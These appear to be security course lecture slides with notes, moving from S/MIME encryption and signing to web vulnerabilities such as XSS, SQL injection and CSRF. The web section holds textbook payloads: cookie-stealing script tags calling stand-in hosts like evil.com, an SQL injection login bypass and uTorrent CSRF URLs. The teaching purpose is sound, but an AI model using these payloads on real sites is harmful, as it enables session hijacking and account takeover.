- **Symmetric encryption/decryption**
  - ▶ AES-128-CBC (MUST), AES-192-CBC (SHOULD+),  
3-DES-CBC (SHOULD-)

15

These are the algorithms supported in S/MIME v3.2 (IETF RFC 5751). Older versions (e.g v3.1 IETF RFC 3851) had different rules, supporting now deprecated algorithms such as RC2/40 (RC2 with 40 bits) for symmetric encryption. This was a consequence of ancient US export regulations for strong cryptography. RC2/40 was an “NSA-approved” algorithm and it no longer offers any security, even against weaker attackers than the NSA.

If the sender has information about the algorithms supported by the receiver, he may store this information and he’ll take this into account when sending e-mails. Furthermore, he’ll have to decide whether weak encryption is acceptable if this is the only thing the receiver supports.

## ■ New Content-(sub)types

- **Multipart/signed**
- **Application/ pkcs7-mime**
  - ▶ s/mime -parameter:
    - ✓ signedData
    - ✓ envelopedData
    - ✓ degenerate signedData
- **Application/ pkcs7-signature**
- **Application/ pkcs10-mime**

16

PKCS (Public Key Cryptography Standards) are a series of specifications by RSA Laboratories for asymmetric cryptography. PKCS-1 stands for RSA encryption, PKCS-7 for the syntax of cryptographic messages, and PKCS-10 for the syntax of certification requests.

“Multipart/signed” stands for a “clear-signed” message in two parts: the signed message and the digital signature.

“Application/pkcs7-mime” with the parameter “signedData” signals a signed S/MIME entity.

“Application/pkcs7-mime” with the parameter “envelopedData” signals an encrypted S/MIME entity.

“Application/pkcs7-mime” with the parameter “degenerate signedData” signals an S/MIME entity containing only public key certificates.

“Application/pkcs7-signature” indicates the part of a “multipart/signed” message containing the digital signature.

“Application/pkcs10-mime” indicates a message in which a certificate registration is requested.

## ■ Secured MIME entity

- Complete message
  - ▶ Except for the RFC-822 headers
- Or for a “multipart” message:
  - ▶ 1 or more parts of the message

## ■ General procedure for S/MIME

- MIME message is generated obeying normal MIME rules
- Message is processed, including security information (algorithm identification, certificates, etc.), into PKCS object following S/MIME rules
- PKCS object is treated as message body and enveloped in MIME (with adequate headers)
- Message (part) must be converted into canonical form

The conversion to canonical form is important in order to avoid ambiguity about what exactly was signed.

## ■ Creation

- Generate session key for symmetric encryption
- Encrypt session key for each receiver
- For each receiver: create “RecipientInfo” containing:
  - ▶ Identification of receiver’s certificate
  - ▶ Identification of encryption algorithm for session key
  - ▶ Encrypted session key
- Encrypt message using session key
- RecipientInfo + encrypted contents = envelopedData
- Encode the envelopedData in base64

18

This ensures the confidentiality of the message.

The session key is encrypted for each receiver of the message using this receiver’s public key (confidentiality service in an asymmetric encryption algorithm).

The conversion to base64 ( $3 \times 8\text{bits}$  represented as  $4 \times 6$  bits) is required to avoid modifications of the message by the e-mail transfer system.

## ■ Creation

- Select hash function (e.g. SHA-256)
- Calculate hash values of message to be signed
- Encrypt hash values (e.g. using RSA)
- Create “SignerInfo” containing:
  - ▶ Sender’s certificate
  - ▶ Identification of hash function and encryption algorithm
  - ▶ Encrypted hash value (= digital signature)
- Hash function identification + message to be signed + SignerInfo + ... = signedData
- Encode the signedData in base64

19

If DSA is used instead of RSA the digital signature won’t be performed by an encryption of the hash value, but by applying DSA. The process is however very similar (calculating the hash value and using the sender’s private key to generate the digital signature).

The hash value is encrypted using the sender’s private key (authentication service in an asymmetric encryption algorithm).

The signedData may also contain a set of certificates to achieve the required certificate chain up to a trusted CA (“root CA”) for both sender and receiver.

## ■ “Clear signing”

- **Message is sent without special encoding**
  - ▶ Plaintext for receiver with MIME processing capacity, but unable to deal with S/MIME
- **Message consists of 2 parts**
  - ▶ Contents to be signed (but mustn't be altered by e-mail transfer)
  - ▶ Detached digital signature
    - ✓ Same process as for signedData, except for the field of the signed message (which remains empty)
    - ✓ has type [Application/pkcs7-signature](#)

20

## ■ Certificate registration request

- **Request to CA**
- **Contains**
  - ▶ **certificationRequestInfo**
    - ✓ Contains name of user to be certified
    - ✓ Contains representation of user's public key
  - ▶ **Identification of asymmetric encryption algorithm**
  - ▶ **Digital signature of certificationRequestInfo**
    - ✓ Signed using sender's private key

21

## ■ Use

- **For message containing only certificates or CRLs**
- **Same process as for signedData**
  - ▶ With empty message body
  - ▶ With empty signerInfo field

22

## ■ Use of X.509v3 certificates

- **Certificates signed by CA**
  - ▶ Like in X.509
- **Users or administrators of S/MIME**
  - ▶ Configuration of list of trusted keys and CRLs
  - ▶ Local responsibility for management of certificates required for signature verification and message encryption

23

## ■ S/MIME extensions

- **RFC 2634/RFC 5035: Enhanced Security Services for S/MIME**
- **“Signed receipts”**
  - ▶ Can be requested within “signedData” object
  - ▶ Allow sender to obtain proof his message was received by the receiver
- **“Security labels”**
  - ▶ Security information about sensitivity of S/MIME encrypted contents
  - ▶ To be used for authorisation or access control

24

## ■ S/MIME extensions

- **“Secure mailing lists”**
  - ▶ Useful for e-mails sent to a large number of receivers
  - ▶ Requires individual security processing for each receiver
  - ▶ Outsourcing this task to (trusted) “Mail List Agents” (MLAs) which can perform the receiver specific processing

25

## ■ S/MIME extensions

- “signing certificates” attribute
  - ▶ Normally certificates used in S/MIME aren’t bound to message by signature
  - ▶ Risk of malicious substitution of the certificate
    - ✓ Substitution by invalid certificate
    - ✓ Substitution by another valid certificate with same public key
      - » But with different restrictions on certificate
  - ▶ New attribute in the signed attributes of the “SignerInfo” object
    - ✓ Binds certificate to message

26

The threat of the substitution of a certificate by another valid certificate is only possible if both certificates refer to the same public key, but would have e.g. a different lifetime. In this case an attacker could replace an old certificate by a new one and use it in a replay attack.

The reuse of the same public key for two different certificates should of course be avoided.

## ■ Secure applications

- E-mail
- Web applications
  - ▶ Introduction
  - ▶ Vulnerabilities
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions

## ■ Secure systems

## ■ Secure software

27

## ■ Web Application Security

- “The securing of web applications.”


## ■ Why web application security?

- Firewalls allow web traffic since it is “harmless”
  - ▶ Is it?
- SSL already protects my website
  - ▶ Does it?

28

■ World Wide Web has become a powerful platform for application delivery

- Sensitive data increasingly made available through web applications
- Corresponding rise in number of vulnerabilities discovered and security incidents reported




29

Organization	Records	Data stolen
TJX	94,000,000	Customer records
CardSystems, Inc.	40,000,000	Credit card records
Auction.co.kr	18,000,000	Credit card numbers
TD Ameritrade	6,300,000	Customer records
Chilean government	6,000,000	Credit card numbers
Data Processors Intl.	5,000,000	Credit card records
UCLA	800,000	Social security numbers
Oak Ridge National Lab	12,000	Social security numbers

30

A nice graphical overview of recent data breaches can be found on  
<http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>

## Web-related vulnerabilities



31

Web-related vulnerabilities account for a large amount of the security vulnerabilities.

## ■ Secure applications

- E-mail

### ● Web applications

- ▶ Introduction

- ▶ Vulnerabilities

- ✓ Misconfiguration
- ✓ Client-side controls
- ✓ Direct object reference
- ✓ Authentication errors
- ✓ Cross-site scripting
- ✓ SQL injection
- ✓ Cross-site request forgery

- ▶ Defenses

- ▶ Tools

- ▶ Conclusions

## ■ Secure systems

## ■ Secure software

32

## ■ Outdated versions of the server

## ■ Outdated versions of third-party web applications

## ■ Guessable passwords

- Application

- FTP/SSH

## ■ Retrievable source code

## ■ Trojaned home machine

33

## ■ Secure applications

- E-mail
- Web applications
  - ▶ Introduction
  - ▶ Vulnerabilities
    - ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions
- Secure systems
- Secure software

34

## ■ Do not rely on client-side controls that are not enforced on the server-side

- Cookie
 

```
Cookie: role=guest
      ▶ Replace by: role=admin
```
- Hidden form parameters
 

```
<input type="hidden" name="role"
            value="guest">
      ▶ Replace by: value="admin"
```
- JavaScript checks
 

```
function validateRole() { ...
      ▶ Replace by function validateRole() { return
            1; }}
```

35

In contrast to server-side code, client-side scripts are embedded on the client's web page and processed on the client's internet browser. Client-side scripts are written in some type of scripting language like JavaScript and interact directly with the page's HTML elements like text boxes, buttons, list-boxes and tables. HTML and CSS (cascading style sheets) are also used in the client. In order for client-side code to work, the client's internet browser must support these languages. There are many advantages to client-side scripting including faster response times, a more interactive application, and less overhead on the web server. Client-side code is ideal for when the page elements need to be changed without the need to contact the database. A good example would be to dynamically show and hide elements based on user inputs. Of course, client-side controls are not a secure way to enforce authentication or security in web pages.

## ■ Secure applications

- E-mail
- Web applications
  - ▶ Introduction
  - ▶ Vulnerabilities
    - ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions
- Secure systems
- Secure software

36

- Application displays only the “authorized” objects for the current user
  - BUT it does not enforce the authorization rules on the server-side
- Attacker can force the navigation (“forceful browsing”) to gain unauthorized access to these objects
  - E.g. retrieving a file by directly typing a (hidden) URL

37

A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.

## ■ Secure applications

- E-mail
- Web applications
  - ▶ Introduction
  - ▶ Vulnerabilities
    - ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery
  - ▶ Defenses
  - ▶ Tools
  - ▶ Conclusions
- Secure systems
- Secure software

38

## ■ Weak passwords

- Enforce strong, easy-to-remember passwords
- Brute forceable
  - Enforce upper limit on the number of errors in a given time
- Verbose failure messages (“wrong password”)
  - Do not leak information to attacker

39

## ■ Secure applications

- E-mail

- Web applications

- ▶ Introduction

- ▶ Vulnerabilities

- ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery

- ▶ Defenses

- ▶ Tools

- ▶ Conclusions

## ■ Secure systems

## ■ Secure software


40



Victim client



Attacker web server



Vulnerable web server

1. Attacker injects malicious code into vulnerable web server

41

Security on the web is based on a variety of mechanisms, including an underlying concept of trust known as the same-origin policy. This essentially states that if content from one site (such as <https://mybank.example1.com>) is granted permission to access resources on the system, then any content from that site will share these permissions, while content from another site (<https://othersite.example2.com>) will have to be granted permissions separately.

Cross-site scripting attacks use known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. Cross-site scripting attacks are therefore a special case of code injection.

The term "cross-site scripting" was introduced by Microsoft in the year 2000. The expression "cross-site scripting" originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain (taking advantage of a reflected or non-persistent XSS vulnerability). The definition gradually expanded to encompass other modes of code injection, including persistent and non-JavaScript vectors (including ActiveX, Java, VBScript, Flash, or even HTML scripts), causing some confusion to newcomers to the field of information security.

XSS vulnerabilities have been reported and exploited since the 1990s. Prominent sites affected in the past include the social-networking sites Twitter, Facebook, MySpace, YouTube and Orkut. In recent years, cross-site scripting flaws surpassed buffer overflows to become the most common publicly reported security vulnerability, with some researchers in 2007 viewing as many as 68% of websites as likely open to XSS attacks.




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

42



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

43



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victim with web server's privileges

44

### ■ Non-persistent attack

- Search for non-existing word on a site
  - ▶ URL = <http://bobssite.org?q=puppies>
  - ▶ Display: Error - puppies not found
- Try searching using abnormal query
  - ▶ Search for <script type='text/javascript'>alert('xss');</script>
  - ▶ Display: idem, but with “xss” alert pop -up
  - ▶ URL =
   
http://bobssite.org?q=<script%20type='text/javascript'>alert('xss');<script>
- Forge malicious script
  - ▶ [http://bobssite.org ?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js">](http://bobssite.org?q=puppies<script%20src='http://mallorysevilsite.com/authstealer.js'>)
  - ▶ Script steals authorization cookie of visitors
- Convince Alice to visit the link
  - ▶ Reuse cookie to login as Alice
  - ▶ Or do the same to Bob to gain admin rights

45

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information. When a user logs in, the browser keeps an Authorization Cookie, which looks like some garbage characters, so both computers (browser and server) remember that she's logged in.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability:
  1. When he visits the Search page, inputs a search term in the search box, and clicks the submit button, if no results were found, the page will display the term he searched for, followed by the words "not found", and the url will be `http://bobssite.org?q=` his search term.
  2. With a normal search query, like the word "puppies", the page simply displays "puppies not found" and the url is "`http://bobssite.org?q=puppies`" - which is perfectly normal behavior.
  3. However, when he submits an abnormal search query, like "`<script type='text/javascript'>alert('xss');</script>`",  
 1. An alert box appears (that says "xss").  
 2. The page displays "`<script type='text/javascript'>alert('xss');</script>` not found", along with an error message with the text 'xss'.  
 3. The url  
`"http://bobssite.org?q=<script%20type='text/javascript'>alert('xss');</script>"` - which is exploitable behavior.
3. Mallory crafts a URL to exploit the vulnerability.
  1. He makes the URL `http://bobssite.org?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js">`. He could choose to convert the ASCII characters into hexadecimal format, such as `http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E`, so that human readers cannot immediately decipher the malicious URL.
  2. He sends an e-mail to some unsuspecting members of Bob's site, saying "Check out some cute puppies!"
4. Alice gets the e-mail. She loves puppies and clicks on the link. It goes to Bob's website to search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible on the screen) and loads and runs Mallory's program authstealer.js (triggering the XSS attack). Alice forgets about it.
5. The authstealer.js program runs in Alice's browser, as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.
6. Mallory now puts Alice's Authorization Cookie into his browser as if it were his own. He then goes to Bob's site and is now logged in as Alice.
7. Now that he's in, Mallory goes to the Billing section of the website and looks up Alice's credit card number and grabs a copy. Then he goes and changes her password so Alice can't even log in anymore.
8. He decides to take it a step further and sends a similarly crafted link to Bob himself, thus gaining administrator privileges to Bob's website.

## ■ Mitigating the attack (server)

- Sanitize search input
- Configure web server to redirect invalid requests.
- Configure web server to detect a simultaneous login and invalidate the sessions
- The web server could detect a simultaneous login from two different IP addresses and invalidate the sessions
- The website could display only the last few digits of a previously used credit card
- The website could require users to enter their passwords again before changing their registration information

## ■ Mitigating the attack (Client)

- Users should be educated to not click "benign-looking," but malicious, links.
- Disabling scripts

46

## ■ Persistent version of the previous

- Notice that comments forum displays HTML tags
- Insert comment
  - ▶ I love the puppies in this story! They're so cute!<script src="http://mallorysevilsite.com/authstealer.js">
- Steal authorization cookie of anyone loading the webpage

47

1. Mallory gets an account on Bob's website.

2. Mallory observes that Bob's website contains a stored XSS vulnerability. If you go to the News section, and post a comment, it will display whatever he types in for the comment. But, if the comment text contains HTML tags in it, the tags get displayed as is, and any script tags get run.
3. Mallory reads an article in the News section and writes in a comment at the bottom in the Comments section. In the comment, he inserts this text: I love the puppies in this story! They're so cute!<script src="http://mallorysevilsite.com/authstealer.js">
4. When Alice (or anyone else) loads the page with the comment, Mallory's script tag runs and steals Alice's authorization cookie, sending it to Mallory's secret server for collection.
5. Mallory can now hijack Alice's session and impersonate Alice.

Bob's website software should have stripped out the script tag or modified the comments section behavior to make sure it didn't work.

## XSS attack example (3)

### ■ DOM based attacks

- Default website
  - ▶ <http://www.some.site/page.html?default=French>
  - ▶ Stored in browser as document.location object
- Attacker sends link to
  - ▶ [http://www.some.site/page.html?default=<script>alert\(document.cookie\)</script>](http://www.some.site/page.html?default=<script>alert(document.cookie)</script>)
- Browser requests
  - ▶ /page.html?default=<script>alert(document.cookie )</script> from [www.some.site](http://www.some.site)
- Browser creates DOM object for page
  - ▶ the document.location object contains http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
- The javascript does not expect HTML input as parameter, and thus simply echoes it into the page
  - ▶ The browser then renders the resulting page and executes the script
  - ▶ alert(document.cookie )

48

- A page is invoked with a URL such as: http://www.some.site/page.html?default=French
- A DOM (Document Object Model) based XSS attack against this page can be accomplished by sending the following URL to a victim:
  - http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
- When the victim clicks on this link, the browser sends a request for:
  - /page.html?default=<script>alert(document.cookie)</script> to www.some.site.
- The server responds with the page containing the above Javascript code.
- The browser creates a DOM object for the page, in which the document.location object contains the string:
  - http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
- The original Javascript code in the page does not expect the default parameter to contain HTML markup, and as such it simply echoes it into the page (DOM) at runtime.
- The browser then renders the resulting page and executes the attacker's script:
  - alert(document.cookie)

Note that the HTTP response sent from the server does not contain the attacker's payload. This payload manifests itself at the client-side script at runtime, when a flawed script accesses the DOM variable document.location and assumes it is not malicious.

 Three types of XSS (summary) 

### ■ **Non-persistent (or reflected)**

- **vulnerable application simply “reflects” attacker’s code to its visitors**

### ■ **Persistent**

- **vulnerable application stores(e.g., in the database) the attacker’s code and presents it to its visitors**

### ■ **DOM-based**

- **The page itself(the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment**

49

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most common type. These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request. Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue. A reflected attack is typically delivered via email or a neutral web site. The bait is an innocent-looking URL, pointing to a trusted site but containing the XSS vector. If the trusted site is vulnerable to the vector, clicking the link can cause the victim's browser to execute the injected script.

The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read. For example, suppose there is a dating website where members scan the profiles of other members to see if they look interesting. For privacy reasons, this site hides everybody's real name and email. These are kept secret on the server. The only time a member's real name and email are in the browser is when the member is signed in, and they can't see anyone else's. Suppose that Mallory, an attacker, joins the site and wants to figure out the real names of the people she sees on the site. To do so, she writes a script designed to run from other people's browsers when they visit her profile. The script then sends a quick message to her own server, which collects this information. To do this, for the question "Describe your Ideal First Date", Mallory gives

a short answer (to appear normal) but the text at the end of her answer is her script to steal names and emails. If the script is enclosed inside a <script> element, it won't be shown on the screen. Then suppose that Bob, a member of the dating site, reaches Mallory's profile, which has her answer to the First Date question. Her script is run automatically by the browser and steals a copy of Bob's real name and email directly from his own machine. Persistent XSS vulnerabilities can be more significant than other types because an attacker's malicious script is rendered automatically, without the need to individually target victims or lure them to a third-party website. Particularly in the case of social networking sites, the code would be further designed to self-propagate across accounts, creating a type of client-side worm. The methods of injection can vary a great deal; in some cases, the attacker may not even need to directly interact with the web functionality itself to exploit such a hole. Any data received by the web application (via email, system logs, IM etc.) that can be controlled by an attacker could become an injection vector.

DOM-based vulnerabilities are a form of persistent XSS attacks. Historically XSS vulnerabilities were first found in applications that performed all data processing on the server side. User input (including an XSS vector) would be sent to the server, and then sent back to the user as a web page. The need for an improved user experience resulted in popularity of applications that had a majority of the presentation logic (maybe written in JavaScript) working on the client-side that pulled data, on-demand, from the server using AJAX. As the JavaScript code was also processing user input and rendering it in the web page content, a new sub-class of reflected XSS attacks started to appear that was called DOM-based cross-site scripting. In a DOM-based XSS attack, the malicious data does not touch the web server. Rather, it is being reflected by the JavaScript code, fully on the client side.

## ■ Possible exploits

- **Cookie stealing**

```
<script>
var img = new Image();
img.src =
    "http://evil.com/log_cookie.php?" +document.cookie
</script>
```

- **Website redirection (defacement)**

```
<script>
document.location=
    "http://evil.com";
</script>
```

- **Phishing**

- ▶ Inject script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- ▶ Fake page asks for user’s credentials or other sensitive information
- ▶ The data is sent to the attacker’s site

50

## ■ Possible exploits

- **Privacy violation**

- ▶ The attacker injects a script that determines the sites the victim has visited in the past
- ▶ This information can be leveraged to perform targeted phishing attacks

- **Run exploits**

- ▶ Inject a script that launches a number of exploits against the user’s browser or its plugins
- ▶ If the exploits are successful, malware is installed on the victim’s machine without any user intervention
- ▶ Often, the victim’s machine becomes part of a botnet

- **Javascript malware**

- ▶ JavaScript opens up internal network to external attacks
- ▶ Scan internal network
- ▶ Fingerprint devices on the internal network
- ▶ Abuse default credentials of DSL/wireless routers

51



## ■ Secure applications

- E-mail

- Web applications

  - ▶ Introduction

  - ▶ Vulnerabilities

    - ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery

  - ▶ Defenses

  - ▶ Tools

  - ▶ Conclusions

## ■ Secure systems

## ■ Secure software

52

### HTTP Request

```
POST /login?u=foo&p=bar
```

### SQL Query

```
SELECT user, pwd FROM users WHERE u = 'foo'
```

**Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries**

53

## HTTP Request

```
POST /login?u='+OR+1<2#&p=bar
```

## SQL Query


```
SELECT user, pwd FROM users WHERE u = '' OR 1<2#
```

**Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries**



54

## Web applications most vulnerable to XSS and SQL injection attacks



55



## ■ Secure applications

- E-mail

- Web applications

- ▶ Introduction

- ▶ Vulnerabilities

- ✓ Misconfiguration
    - ✓ Client-side controls
    - ✓ Direct object reference
    - ✓ Authentication errors
    - ✓ Cross-site scripting
    - ✓ SQL injection
    - ✓ Cross-site request forgery

- ▶ Defenses


- ▶ Tools

- ▶ Conclusions

## ■ Secure systems

## ■ Secure software


56



### 1. Victim is logged into vulnerable web site


57

Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser. If an attacker is able to find a reproducible link that executes a specific action on the target page while the victim is being logged in there, he is able to embed such link on a page he controls and trick the victim into opening it. The attack carrier link may be placed in a location that the victim is likely to visit while logged into the target site (e.g. a discussion forum), sent in a HTML email body or attachment.




1. **Victim is logged into vulnerable web site**
2. **Victim visits malicious page on attacker web site**

58



1. **Victim is logged into vulnerable web site**
2. **Victim visits malicious page on attacker web site**
3. **Malicious content is delivered to victim**

59



1. Victim is logged into vulnerable web site
  2. Victim visits malicious page on attacker web site
  3. Malicious content is delivered to victim
  4. Victim involuntarily sends a request to the vulnerable web site

60

## ■ Limitation

- Need to access both resources simultaneously
  - Easily overcome...
    - ▶ E.g. by posting malicious images on forums
    - ▶ E.g. by sending spam mails
    - ▶ E.g. by targeting frequently running background programs (e.g. torrents)

61

A real CSRF vulnerability in uTorrent (CVE-2008-6586) exploited the fact that its web console accessible at localhost:8080 allowed mission-critical actions to be executed as a matter of simple GET request:

- Force a .torrent file download
  - <http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent>
- Change uTorrent administrator password
  - <http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin>

